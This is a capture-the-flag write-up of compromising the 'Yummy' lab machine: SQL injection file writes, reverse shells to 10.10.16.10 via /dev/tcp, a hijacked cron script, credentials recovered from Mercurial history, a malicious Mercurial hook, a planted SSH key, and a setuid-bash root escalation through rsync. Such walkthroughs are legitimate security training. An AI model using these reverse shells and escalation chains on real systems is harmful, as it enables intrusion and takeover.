
Remove dbstatus.json

Since I can inject sql, I can get reverse shell in this way


1. Write file /data/scripts/fixer-v99.sh(This file should be the last file when it's sorted. Any filename is ok if it will be the last file)



Put reverse shell script and url encode




2. Write file /data/scripts/dbstatus.json(Content is not important. It should not have line "database is down", but everything is ok except it)




I just changed the filename to dbstatus.json here

3. Run the listener and wait




There's a similar way to do this


1. Book with reverse shell message




21	a@abcd.com	2025-08-03	22:51	;bash -i >& /dev/tcp/10.10.16.10/9001 0>&1;	1	

2. This time, put the whole file into outfile





3. I got a shell without using ;



In addition, app.py shows

```
@app.route('/reminder/<appointID>')$
def reminder_file(appointID):$
    validation = validate_login()$
    if validation is None:$
        return redirect(url_for('login'))$
$
    connection = pymysql.connect(**db_config)$
    try:$
        with connection.cursor() as cursor:$
            sql = "SELECT appointment_id, appointment_name, appointment_email, appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s AND appointment_id = %s"$
            result = cursor.execute(sql, (validation, appointID))$
            if result != 0:$
                connection.commit()$
                appointments = cursor.fetchone()$
                filename = generate_ics_file(appointments['appointment_name'], appointments['appointment_date'], appointments['appointment_time'],
appointments['appointment_email'], appointments['appointment_people'], appointments['appointment_message'])$
                connection.close()$
                flash("Reservation downloaded successfully","success")$
                return redirect(url_for('export_file', filename=filename))$
            else:$
                flash("Something went wrong!","error")$
    except:$
        flash("Something went wrong!","error")$
        $
    return redirect(url_for("dashboard"))$
```

1 Call generate_ics_file

2 GET /export/<filename>

```python
def generate_ics_file(name, date, time, email, num_people, message):
    global temp_dir
    temp_dir = tempfile.mkdtemp()
    current_date_time = datetime.now()
    formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")

    cal = Calendar()
    event = Event()

    event.name = name
    event.begin = datetime.strptime(date, "%Y-%m-%d")
    event.description = f"Email: {email}\nNumber of People: {num_people}\nMessage: {message}"

    cal.events.add(event)

    temp_file_path = os.path.join(temp_dir, quote('Yummy_reservation_' + formatted_date_time + '.ics'))
    with open(temp_file_path, 'w') as fp:
        fp.write(cal.serialize())

    return os.path.basename(temp_file_path)
```

```python
@app.route('/export/<path:filename>')
def export_file(filename):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    filepath = os.path.join(temp_dir, filename)
    if os.path.exists(filepath):
        content = send_file(filepath, as_attachment=True)
        shutil.rmtree(temp_dir)
        return content
    else:
        shutil.rmtree(temp_dir)
        return "File not found", 404
```

Defined in generate_ics_file

This is why it shows 500 error if I run /export before /reminder

Get www-data shell

As shown above, /etc/crontab shows

```
*/1 * * * * www-data /bin/bash /data/scripts/app_backup.sh
*/15 * * * * mysql /bin/bash /data/scripts/table_cleanup.sh
* * * * * mysql /bin/bash /data/scripts/dbmonitor.sh
```

/data/scripts permission is 777

```
mysql@yummy:/data/scripts$ ls -al
ls -al
total 40
drwxrwxrwx 2 root  root  4096 Aug  2 20:21 .
drwxr-xr-x 3 root  root  4096 Sep 30  2024 ..
-rw-r--r-- 1 root  root    90 Aug  1 16:53 app_backup.sh
```

Although app_backup.sh is owned by root, I can change this file's name and put reverse shell command to app_backup.sh

```
mysql@yummy:/data/scripts$ mv app_backup.sh app_backup1.sh; echo "bash -i >& /dev/tcp/10.10.16.10/9001 0>&1"> app_backup.sh
mv app_backup.sh app_backup1.sh; echo "bash -i >& /dev/tcp/10.10.16.10/9001 0>&1"> app_backup.sh
mysql@yummy:/data/scripts$ cat app_backup.sh
cat app_backup.sh
bash -i >& /dev/tcp/10.10.16.10/9001 0>&1
```

```
$rlwrap nc -nlvp 9001
listening on 0.0.0.0 9001
connection received on 10.10.11.36 45204
bash: cannot set terminal process group (147022): Inappropriate ioctl for device
bash: no job control in this shell
www-data@yummy:/root$
```


Warning: There's some kind of cronjob running that reverts app_backup.sh before running, so I need to run this command several times to get a shell

Get qa shell

There's qa-testing directory in ~

```
www-data@yummy:~$ cd app-qatesting
cd app-qatesting
www-data@yummy:~/app-qatesting$ ls -al
ls -al
total 40
drwxrwx--- 7 www-data qa       4096 May 28  2024 .
drwxr-xr-x 3 www-data www-data 4096 Aug  2 20:36 ..
-rw-rw-r-- 1 qa       qa      10852 May 28  2024 app.py
drwxr-xr-x 3 qa       qa       4096 May 28  2024 config
drwxrwxr-x 6 qa       qa       4096 May 28  2024 .hg
drwxr-xr-x 3 qa       qa       4096 May 28  2024 middleware
drwxr-xr-x 6 qa       qa       4096 May 28  2024 static
drwxr-xr-x 2 qa       qa       4096 May 28  2024 templates
```

There's .hg, so I can run hg log



I can get diff for these logs

```
www-data@yummy:~/app-qatesting$ hg diff -c 9
hg diff -c 9
diff -r 0bbf8464d2d2 -r f3787cac6111 app.py
--- a/app.py    Tue May 28 10:34:38 2024 -0400
+++ b/app.py    Tue May 28 10:37:16 2024 -0400
@@ -19,8 +19,8 @@

 db_config = {
     'host': '127.0.0.1',
-    'user': 'qa',
-    'password': 'jPAd!XQCtn8Oc@2B',
+    'user': 'chef',
+    'password': '3wDo7gSRZIwIHRxZ!',
     'database': 'yummy_db',
     'cursorclass': pymysql.cursors.DictCursor,
     'client_flag': CLIENT.MULTI_STATEMENTS
@@ -135,7 +135,7 @@
     temp_dir = tempfile.mkdtemp()
     current_date_time = datetime.now()
     formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")
-
+
     cal = Calendar()
     event = Event()
```

They removed qa creds, but didn"t realize it remains in logs. I can ssh to qa.

```
$ssh qa@yummy.htb
qa@yummy.htb's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-31-generic x86_64)
```

Get dev shell

sudo -l shows

```
qa@yummy:~$ sudo -l
[sudo] password for qa:
Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
```

I'll use changegroup hook to get a shell

4. The changegroup hook

The changegroup hook is activated once for each push/pull/unbundle, unlike the commit hook, which is run once for each changeset.

To send email containing all changesets of a push/pull/unbundle, put this in .hg/hgrc:

```
[hooks]
changegroup = /path/to/changegrouphook
```

man command shows hgrc file should be in .hg

```
FILES
       /etc/mercurial/hgrc, $HOME/.hgrc, .hg/hgrc
```

Let's initiate hg and set hook to run shell.sh

```
qa@yummy:/dev/shm$ mkdir temp
qa@yummy:/dev/shm$ cd temp
qa@yummy:/dev/shm/temp$ hg init
qa@yummy:/dev/shm/temp$ chmod -R 777 .
qa@yummy:/dev/shm/temp$ vi .hg/hgrc
```

```
[hooks]
changegroup = /dev/shm/temp/shell.sh
```

Run the command

```
chmod +x shell.sh
sudo -u dev /usr/bin/hg pull /home/dev/app-production/
```

```
pulling from /home/dev/app-production/
requesting all changes
adding changesets
adding manifests
adding file changes
added 6 changesets with 129 changes to 124 files
new changesets f54c91c7fae8:6c59496d5251

[parrot@parrot]-[~/Documents/yummy]
└─ $rlwrap nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.36 58690
I'm out of office until August  3th, don't call me
dev@yummy:/dev/shm/tmp$
```

I get dev shell

Get root shell

Before proceeding, I put ssh key to .ssh/authorized_keys

```
echo 'ssh-ed25519 [redacted]' > .ssh/authorized_keys
```

ssh

```
└─ $ssh dev@yummy.htb
I'm out of office until August  3th, don't call me
dev@yummy:~$
```

sudo -l shows

```
dev@yummy:/dev/shm/tmp$ sudo -l
sudo -l
Matching Defaults entries for dev on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev may run the following commands on localhost:
    (root : root) NOPASSWD: /usr/bin/rsync -a --exclude\=.hg /home/dev/app-production/* /opt/app/
```

It has wild card , so I can use --chown command that changes the user without changing suid bit*

Before running this command, I need to copy bash and setuid

```
cp /bin/bash app-production/hello; chmod 4755 app-production/hello;
```

Then, run rsync with --chown switch


```
dev@yummy:~$ sudo /usr/bin/rsync -a --exclude\=.hg /home/dev/app-production/hello --chown root:root /opt/app/
dev@yummy:~$ ls /opt/app
__pycache__  app.py  config  hello  middleware  static  templates
```

I get root shell by running this

```
dev@yummy:~$ /opt/app/hello -p
hello-5.2# whoami
root
```

